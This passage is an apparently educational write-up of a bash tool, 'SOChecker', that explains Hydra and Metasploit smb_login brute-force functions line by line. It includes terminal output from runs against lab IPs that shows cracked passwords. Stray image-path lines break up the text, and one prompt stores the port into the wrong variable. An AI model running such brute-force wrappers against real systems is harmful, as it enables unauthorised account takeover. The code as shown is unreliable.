cat $wDir/SOChecker/logs/SOCheckerlog
;;
```

```
3 )
echo
echo
echo "*******************************************"
echo "You Choose To View The Result File On Text Editor"
echo "Open File                                  "
echo "*******************************************"
nano $wDir/SOChecker/results/hydra$fileID.txt
;;

4 )
echo
echo
echo "*******************************************"
echo "You Choose To View The Log File On Text Editor"
echo "Open File                                  "
echo "*******************************************"
nano $wDir/SOChecker/logs/SOCheckerlog
;;

* )
echo
echo
echo "**********************************"
echo "Other Inputs Entered               "
echo "You Have Decided Not To Open Any File"
echo "**********************************"
;;
esac

sleep 5
selection
}
```

Name the function as hydraAtt, this function will be called when the word “hydraAtt” appear in the
script after end of this function.

echo command follow by blanks is to print out blank lines for separation from above lines for
cosmetic purpose. For the rest of the script, echo follow by empty lines served the same purpose.

function hydraAtt()

{

echo

echo

Print out * and string “Preparation for Hydra” to notify user of program state.

Print out string "You Have Choose To Perform A Hydra " to user to repeat user’s choice during the
selection function.

*echo "**********"*

echo "Preparation for Hydra"

*echo "**********"*

echo "You Have Choose To Perform A Hydra"

```
**********
Preparation for Hydra
**********
You Have Choose To Perform A Hydra
```

Print string "Please Provide Full Path Of Username List: " and store user input in hydraUserList
variable.

Print string "Please Provide Full Path of Password List:" and store user input in hydraPwdList
variable.

Print string " Please Enter An IP Address To Hydra:" and store user input in hydraIp variable.

Print string " Please Enter Port Number/s (Example: 80,443) Or A Range of Port Numbers
(example: 1-80):" and store user input in hydraPort variable.

Print string "Please Enter A Service From This List To Perform An Attack:" and a list of service, then
store user input in hydraService variable.

read -p "Please Provide Full Path Of Username List: " hydraUserList

read -p "Please Provide Full Path of Password List: " hydraPwdList

read -p "Please Enter An IP Address To Hydra: " hydraIp

read -p "Please Enter Port Number/s (Example: 80,443) Or A Range of Port Numbers (example: 1-80): " hydraService

echo

read -p "Please Enter A Service From This List To Perform An Attack:

adam6500 afp asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s]


ldap3[-{cram|digest}md5][s] mssql mysql(v4) mysql5 ncp nntp oracle oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp radmin2 redis rexec rlogin rpcap

rsh rtsp s7-300 sapr3 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Service Entered: " hydraService

```
********************
Preparation for Hydra
********************
You Have Choose To Perform A Hydra
Please Provide Full Path Of Username List: /home/kali/user.lst
Please Provide Full Path of Password List: /home/kali/pass.lst
Please Enter An IP Address To Hydra: 10.0.0.6
Please Enter Port Number/s (Example: 80,443) Or A Range of Port Numbers (example: 1-80): 80

Please Enter A Service From This List To Perform An Attack:
adam6500  afp  asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s]
ldap3[-{cram|digest}md5][s] mssql mysql(v4) mysql5 ncp nntp oracle oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp radmin2 redis  rexec  rlogin  rpcap
rsh rtsp s7-300 sapr3 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Service Entered: http-get
```

```
# Print out * and string "Performing Hydra Attack" to notify user of program state.

echo

echo

echo "**********************"

echo "Performing Hydra Attack"

echo "**********************"


# cd into SOChecker/results folder to prepare to store result file.

cd $wDir/SOChecker/results


# date to print out current date and time.

# awk '{print $NF,$2,$3,$4}' is to print out specific information in a specific format; Year, Month,
#  Day, Time.

# Finally store this value in dateTime variable. This value is to log the date and time of hydra
#  execution into the log file.

dateTime=$(date | awk '{print $NF,$2,$3,$4}')


# echo $dateTime, use the value in dateTime variable and perform the following action.

# tr -d [:space:] | tr -d [:punct:], remove space and punctuation from the $dateTime value

# Then store the new value in fileID variable.

fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])
```



hydra - to execute the hydra program.

-L flag to indicate next field is the username list.

$hydraUserList retrieve the file path of the username list entered by user.

-P flag to indicate next field is the password list.

-s flag to indicate the next field is port number.

$hydraPort retrieve the port number entered by user.


$hydraIp retrieve the IP address entered by user.

$hydraService retrieve the service entered by user.

-o flag to output result file.

hydra$fileID.txt, result filename, named as “hydra” followed by $fileID value and .txt

hydra -L $hydraUserList -P $hydraPwdList -s $hydraPort $hydraIp $hydraService -o hydra$fileID.txt



echo $dateTime to print out $dateTime value through a pipe |

tr -d '\n' to delete newline on the $dateTime value, so that the next appended value will not start
on a new line.

>> $wDir/SOChecker/logs/SOCheckerlog, append value into SOChecklog located in the specific
path.

The last echo command does not contain tr -d '\n' because it is the last value to append in the same line for a single hydra execution. The next value should be appended on a new line.

The format in the log will appear as Year, Month, Date, Time, Function executed, IP address, Port,
corresponding result filename.

echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "Hydra | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$hydraIp | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$hydraPort | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "hydra$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog

```
┌──(kali㉿kali)-[~/SOChecker/logs]
└─$ cat *
2022 Nov 14 04:53:21 Masscan 10.0.0.6 80 masscan2022Nov14045321.txt
2022 Nov 14 05:16:56 Masscan 10.0.0.6 80 masscan2022Nov14051656.txt
2022 Nov 14 05:19:33 Masscan 10.0.0.6 80 masscan2022Nov14051933.txt
2022 Nov 14 05:21:44 Masscan 10.0.0.6 80 masscan2022Nov14052144.txt
2022 Nov 14 05:26:41 Masscan 10.0.0.6 80 masscan2022Nov14052641.txt
2022 Nov 14 05:28:58 Masscan 10.0.0.6 80 masscan2022Nov14052858.txt
2022 Nov 14 08:03:03 Nmap 10.0.0.6 22 nmap2022Nov14080303.txt
2022 Nov 14 08:14:35 Nmap 10.0.0.6 22 nmap2022Nov14081435.txt
2022 Nov 14 08:15:25 Nmap 10.0.0.6 22 nmap2022Nov14081525.txt
2022 Nov 14 08:16:43 Nmap 10.0.0.6 22 nmap2022Nov14081643.txt
2022 Nov 14 08:17:35 Nmap 10.0.0.6 22 nmap2022Nov14081735.txt
2022 Nov 14 08:58:17 Hydra 10.0.0.6 80 hydra2022Nov14085817.txt
```

Print out string “Hydra Attack Completed Do You Wish to View Result or Log File?" to prepare user
for their next input.

echo

echo

*echo "**************************************"*

echo "Hydra Attack Completed   "

echo "Do You Wish to View Result or Log File?"

*echo "**************************************"*

Give user option to view result of log file, either printed on terminal or open in text editor.

user’s input will be stored in viewChoice variable.

read -p "

1. View Result File On Terminal

2. View Log File On Terminal

3. View Result File On Text Editor


4. View Log File On Text Editor

Enter Any Other Input to Exit

Enter Your Choice: " viewChoice

echo

echo



Start of case statement , it will read the $viewChoice variable and perform the next action.

case $viewChoice in

If $viewChoice variable contains value of 1, the string "You Choose To View The Result File On
Terminal Open File" will be printed to user.

cat $wDir/SOChecker/results/hydra$fileID.txt , the result file will be printed on terminal.

1)

echo

echo

*echo "***"*


echo "You Choose To View The Result File On Terminal"


echo "Open File   "

*echo "***"*

cat $wDir/SOChecker/results/hydra$fileID.txt

;;





If $viewChoice variable contains value of 2, the string " You Choose To View The Log File On
Terminal” will be printed to user.

cat $wDir/SOChecker/results/SOCheckerlog , the log file will be printed on terminal.

2)

echo

echo

*echo "**"*


echo "You Choose To View The Log File On Terminal"

echo "Open File   "

*echo "**"*

cat $wDir/SOChecker/logs/SOCheckerlog

;;



If $viewChoice variable contains value of 3, the string " You Choose To View The Result File On Text
Editor Open File” will be printed to user.

nano $wDir/SOChecker/results/hydra$fileID.txt , the result file will be open in text editor.

3)

echo

echo

*echo "**********"*

echo "You Choose To View The Result File On Text Editor"

echo "Open File "

*echo "**********"*

nano $wDir/SOChecker/results/hydra$fileID.txt


;;

```
**************************************
Hydra Attack Completed
Do You Wish to View Result or Log File?
**************************************

1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 3
```

```
File  Actions  Edit  View  Help
  GNU nano 6.0                                  /home/kali/SOChecker/results/hydra2022Nov14090555.txt
# Hydra v9.4 run at 2022-11-14 09:05:55 on 10.0.0.6 http-get (hydra -L /home/kali/user.lst -P /home/kali/pass.lst -s 80 -o hydra2022Nov14090555.txt 1
[80][http-get] host: 10.0.0.6   login: tc   password: tc
```

```
# If $viewChoice variable contains value of 4, the string " You Choose To View The Log File On Text
#  Editor Open File” will be printed to user.

# nano $wDir/SOChecker/results/SOCheckerlog, the result file will be open in text editor.

4 )

echo

echo

echo "*********************************************"

echo "You Choose To View The Log File On Text Editor"

echo "Open File                    "

echo "*********************************************"

nano $wDir/SOChecker/logs/SOCheckerlog

;;
```

```
************************************
Hydra Attack Completed
Do You Wish to View Result or Log File?
************************************

1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 4
```



```
# If $viewChoice variable contains any other values, the string "Other Inputs Entered You Have
#  Decided Not To Open Any File" will be printed to user.

# esac, close the case statement.

# sleep 5 to wait for 5 secconds.

# selection is to call the selection() function to return user to the main selection page where they can
#  decide to perform a network scan or attack.

* )

echo

echo

echo "************************************"

echo "Other Inputs Entered                "

echo "You Have Decided Not To Open Any File"

echo "************************************"

;;

esac


sleep 5

selection

}
```

```
**************************************
Hydra Attack Completed
Do You Wish to View Result or Log File?
**************************************

1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: T



**********************************
Other Inputs Entered
You Have Decided Not To Open Any File
**********************************


**********************
Please Choose An Option
**********************

1 - Network Scan using Masscan
2 - Network Scan using Nmap
3 - Network Attack using Hyrda
4 - SMB Login Check using Msfconsole
Enter Any Other Input To Exit
Enter Your Choice:
```

msfSmb function

The msfSmb function requires user to input username list path, password list path, remote host ip address. Once msfSmb function is completed, a result file(example: msfSmbXXX.txt) will be saved in the results folder. The msfconsole execution will also be saved in the log with information such as date, time, target ip address, target port and result's filename for reference.

An option to open the result and log file will also be given to the user. Finally, the program will return to the selection function.

```
function msfSmb()
{
echo
echo
echo "**********************************************"
echo "Preparation for SMB Brute Force Using Msfconsole"
echo "**********************************************"
echo "You Have Choose To Perform SMB Brute Force Using Msfconsole"
read -p "Please Provide Full Path Of Username List: " msfUserList
read -p "Please Provide Full Path Of Password List: " msfPwdList
read -p "Please Provide The Remote Host IP Address: " msfHost
cd $wDir/SOChecker/results
echo "use auxiliary/scanner/smb/smb_login" > msf_script
echo "set rhosts $msfHost" >> msf_script
echo "set user_file $msfUserList" >> msf_script
echo "set pass_file $msfPwdList" >> msf_script
echo "run" >> msf_script
echo "exit" >> msf_script
dateTime=$(date | awk '{print $NF,$2,$3,$4}')
fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])
msfconsole -r msf_script -o msfSmb$fileID.txt
rm $wDir/SOChecker/results/msf_script
echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "Msfconsole | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$msfHost | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$(cat $wDir/SOChecker/results/msfSmb$fileID.txt | grep SMB | awk '{print $2}' | awk -F: '{print $2}') | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "msfSmb$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog
echo
echo
echo "************************************"
echo "SMB Brute Force Completed           "
echo "Do You Wish to View Result or Log File?"
```

```
read -p "
1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: " viewChoice
echo
echo
case $viewChoice in
1 )
echo
echo
echo "**********************************************"
echo "You Choose To View The Result File On Terminal"
echo "Open File                                     "
echo "**********************************************"
cat $wDir/SOChecker/results/msfSmb$fileID.txt
;;

2 )
echo
echo
echo "*******************************************"
echo "You Choose To View The Log File On Terminal"
echo "Open File                                  "
echo "*******************************************"
cat $wDir/SOChecker/logs/SOCheckerlog
;;

3 )
echo "************************************************"
echo "You Choose To View The Result File On Text Editor"
echo "Open File                                       "
echo "************************************************"
nano $wDir/SOChecker/results/msfSmb$fileID.txt
;;
```

```
4 )
echo
echo
echo "*****************************************"
echo "You Choose To View The Log File On Text Editor"
echo "Open File                                "
echo "*****************************************"
nano $wDir/SOChecker/logs/SOCheckerlog
;;
* )
echo
echo
echo "***********************************"
echo "Other Inputs Entered                "
echo "You Have Decided Not To Open Any File"
echo "***********************************"
;;
esac

sleep 5
selection
}
```

Name the function as msfSmb, this function will be called when the word “msfSmb” appear in the
script after end of this function.

echo command follow by blanks is to print out blank lines for separation from above lines for
cosmetic purpose. For the rest of the script, echo follow by empty lines served the same purpose.

function msfSmb()

{

echo

echo

Print out * and string “Preparation for SMB Brute Force Using Msfconsole” to notify user of
program state.

Print out string " You Have Choose To Perform SMB Brute Force Using Msfconsole" to user to
repeat user’s choice during the # selection function.

*echo "**"*

echo "Preparation for SMB Brute Force Using Msfconsole"

*echo "**"*

echo "You Have Choose To Perform SMB Brute Force Using Msfconsole"

```
************************************************
Preparation for SMB Brute Force Using Msfconsole
************************************************
You Have Choose To Perform SMB Brute Force Using Msfconsole
Please Provide Full Path Of Username List: /home/kali/user.lst
Please Provide Full Path Of Password List: /home/kali/pass.lst
Please Provide The Remote Host IP Address: 10.0.0.1
```

Print string "Please Provide Full Path Of Username List: " and store user input in msfUserList
variable.

Print string "Please Provide Full Path of Password List:" and store user input in msfPwdList
variable.

Print string " Please Provide The Remote Host IP Address:" and store user input in msfHost
variable.

Read -p "Please Provide Full Path Of Username List: " msfUserList

read -p "Please Provide Full Path Of Password List: " msfPwdList

read -p "Please Provide The Remote Host IP Address: " msfHost

```
**********************************************
Preparation for SMB Brute Force Using Msfconsole
**********************************************
You Have Choose To Perform SMB Brute Force Using Msfconsole
Please Provide Full Path Of Username List: /home/kali/user.lst
Please Provide Full Path Of Password List: /home/kali/pass.lst
Please Provide The Remote Host IP Address: 10.0.0.1
```

cd into SOChecker/results folder to prepare to store result file.

cd $wDir/SOChecker/results

```
# create a file named msf_script with the string "use auxiliary/scanner/smb/smb_login". This
#  command is to request msfconsole to use smb module.

# Append string “set rhosts $msfHost” with $msfHost variable input by user to msf_script. This
#  command will set the remote host ip.

# Append string “set user_file $msfUserList” with $msfUserList variable input by user to msf_script.
#  This command will request msfconsole to use the username list in the specified path.

# Append string “set pass_file $msfPwdList” with $msfUserList variable input by user to msf_script.
#  This command will request msfconsole to use the password list in the specified path.

# Append string “run” with $msfUserList to msf_script. This command requests msfconsole to run
#  the brute force.

# Append string “exit” with $msfUserList to msf_script. This command will exit msfconsole after
#  brute force.

echo "use auxiliary/scanner/smb/smb_login" > msf_script

echo "set rhosts $msfHost" >> msf_script

echo "set user_file $msfUserList" >> msf_script

echo "set pass_file $msfPwdList" >> msf_script

echo "run" >> msf_script

echo "exit" >> msf_script


# date to print out current date and time.

# awk '{print $NF,$2,$3,$4}' is to print out specific information in a specific format; Year, Month,
#  Day, Time.

# Finally store this value in dateTime variable. This value is to log the date and time of hydra
#  execution into the log file.

dateTime=$(date | awk '{print $NF,$2,$3,$4}')


# echo $dateTime, use the value in dateTime variable and perform the following action.

# tr -d [:space:] | tr -d [:punct:], remove space and punctuation from the $dateTime value

# Then store the new value in fileID variable.

fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])
```


msfconsole, to run metasploit

-r flag to specify path of msf_script, since it is created in same path where it is run, just input the
filename will be sufficient.

-o flag to output the result

msfSmb$fileID.txt, result filename, named as “msfSmb” followed by $fileID value and .txt

msfconsole -r msf_script -o msfSmb$fileID.txt



Delete the created msf_script after the brute force.

rm $wDir/SOChecker/results/msf_script

echo $dateTime to print out $dateTime value through a pipe |

tr -d ‘\n’ to delete newline on the $dateTime value, so that the next appended value will not start
on a new line.

>> $wDir/SOChecker/logs/SOCheckerlog, append value into SOChecklog located in the specific
path.

The last echo command does not contain tr -d ‘\n’ because it is the last value to append in the same line for a single hydra execution. The next value should be appended on a new line.

The format in the log will appear as Year, Month, Date, Time, Function executed, IP address, Port,
corresponding result filename.


echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "Msfconsole | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$msfHost | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$(cat $wDir/SOChecker/results/msfSmb$fileID.txt | grep SMB | awk '{print $2}' | awk -F: '{print $2}' | uniq) | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "msfSmb$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog




```
# Print out string “SMB Brute Force Completed Do You Wish to View Result or Log File?" to prepare
#  user for their next input.

echo

echo

echo "**************************************"

echo "SMB Brute Force Completed            "

echo "Do You Wish to View Result or Log File?"

echo "**************************************"
```

Give user option to view result of log file, either printed on terminal or open in text editor.

user's input will be stored in viewChoice variable.

read -p "

1. View Result File On Terminal

2. View Log File On Terminal

3. View Result File On Text Editor


4. View Log File On Text Editor

Enter Any Other Input to Exit

Enter Your Choice: " viewChoice

echo

echo



Start of case statement , it will read the $viewChoice variable and perform the next action.

case $viewChoice in

If $viewChoice variable contains value of 1, the string "You Choose To View The Result File On
Terminal Open File" will be printed to user.

cat $wDir/SOChecker/results/msfSmb$fileID.txt , the result file will be printed on terminal.

1)

echo

echo

*echo "***"*

echo "You Choose To View The Result File On Terminal"

echo "Open File   "

*echo "***"*

cat $wDir/SOChecker/results/msfSmb$fileID.txt

;;

```
**************************************
SMB Brute Force Completed
Do You Wish to View Result or Log File?
**************************************

1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 1
```

```
       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

[*] Processing msf_script for ERB directives.
resource (msf_script)> use auxiliary/scanner/smb/smb_login
resource (msf_script)> set rhosts 10.0.0.1
rhosts => 10.0.0.1
resource (msf_script)> set user_file /home/kali/user.lst
user_file => /home/kali/user.lst
resource (msf_script)> set pass_file /home/kali/pass.lst
pass_file => /home/kali/pass.lst
resource (msf_script)> run
[*] 10.0.0.1:445          - 10.0.0.1:445 - Starting SMB login bruteforce
[+] 10.0.0.1:445          - 10.0.0.1:445 - Success: '.\Administrator:Passw0rd!'
[!] 10.0.0.1:445          - No active DB -- Credential data will not be saved!
[*] 10.0.0.1:445          - Error: 10.0.0.1: RubySMB::Error::CommunicationError RubySMB::Error::CommunicationError
[*] 10.0.0.1:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (msf_script)> exit
```

If $viewChoice variable contains value of 2, the string " You Choose To View The Log File On
Terminal” will be printed to user.

cat $wDir/SOChecker/results/SOCheckerlog , the log file will be printed on terminal.

2)

echo

echo

*echo "**"*

echo "You Choose To View The Log File On Terminal"

echo "Open File   "

*echo "**"*

cat $wDir/SOChecker/logs/SOCheckerlog

;;

```
**************************************
SMB Brute Force Completed
Do You Wish to View Result or Log File?
**************************************

1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 2
```

```
****************************************
You Choose To View The Log File On Terminal
Open File
****************************************
2022 Nov 14 04:53:21 Masscan 10.0.0.6 80 masscan2022Nov14045321.txt
2022 Nov 14 05:16:56 Masscan 10.0.0.6 80 masscan2022Nov14051656.txt
2022 Nov 14 05:19:33 Masscan 10.0.0.6 80 masscan2022Nov14051933.txt
2022 Nov 14 05:21:44 Masscan 10.0.0.6 80 masscan2022Nov14052144.txt
2022 Nov 14 05:26:41 Masscan 10.0.0.6 80 masscan2022Nov14052641.txt
2022 Nov 14 05:28:58 Masscan 10.0.0.6 80 masscan2022Nov14052858.txt
2022 Nov 14 08:03:03 Nmap 10.0.0.6 22 nmap2022Nov14080303.txt
2022 Nov 14 08:14:35 Nmap 10.0.0.6 22 nmap2022Nov14081435.txt
2022 Nov 14 08:15:25 Nmap 10.0.0.6 22 nmap2022Nov14081525.txt
2022 Nov 14 08:16:43 Nmap 10.0.0.6 22 nmap2022Nov14081643.txt
2022 Nov 14 08:17:35 Nmap 10.0.0.6 22 nmap2022Nov14081735.txt
2022 Nov 14 08:19:08 Nmap 10.0.0.6 22 nmap2022Nov14081908.txt
2022 Nov 14 08:58:17 Hydra 10.0.0.6 80 hydra2022Nov14085817.txt
2022 Nov 14 09:05:01 Hydra 10.0.0.6 80 hydra2022Nov14090501.txt
2022 Nov 14 09:05:55 Hydra 10.0.0.6 80 hydra2022Nov14090555.txt
2022 Nov 14 09:07:22 Hydra 10.0.0.6 80 hydra2022Nov14090722.txt
2022 Nov 14 09:08:58 Hydra 10.0.0.6 80 hydra2022Nov14090858.txt
2022 Nov 14 10:22:21 Msfconsole 10.0.0.1 445 445 msfSmb2022Nov14102221.txt
2022 Nov 14 10:29:37 Msfconsole 10.0.0.1 445 445 msfSmb2022Nov14102937.txt
```

If $viewChoice variable contains value of 3, the string " You Choose To View The Result File On Text
Editor Open File” will be printed to user.

nano $wDir/SOChecker/results/msfSmb$fileID.txt , the result file will be open in text editor.

3)

*echo "**********"*

echo "You Choose To View The Result File On Text Editor"

echo "Open File "

*echo "**********"*

nano $wDir/SOChecker/results/msfSmb$fileID.txt

;;

```
**************************************
SMB Brute Force Completed
Do You Wish to View Result or Log File?
**************************************

1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 3
```

```
       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post        ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

[*] Processing smb_script for ERB directives.
resource (smb_script)> use auxiliary/scanner/smb/smb_login
resource (smb_script)> set rhosts 10.0.0.5
rhosts => 10.0.0.5
resource (smb_script)> set user_file /home/kali/user.lst
user_file => /home/kali/user.lst
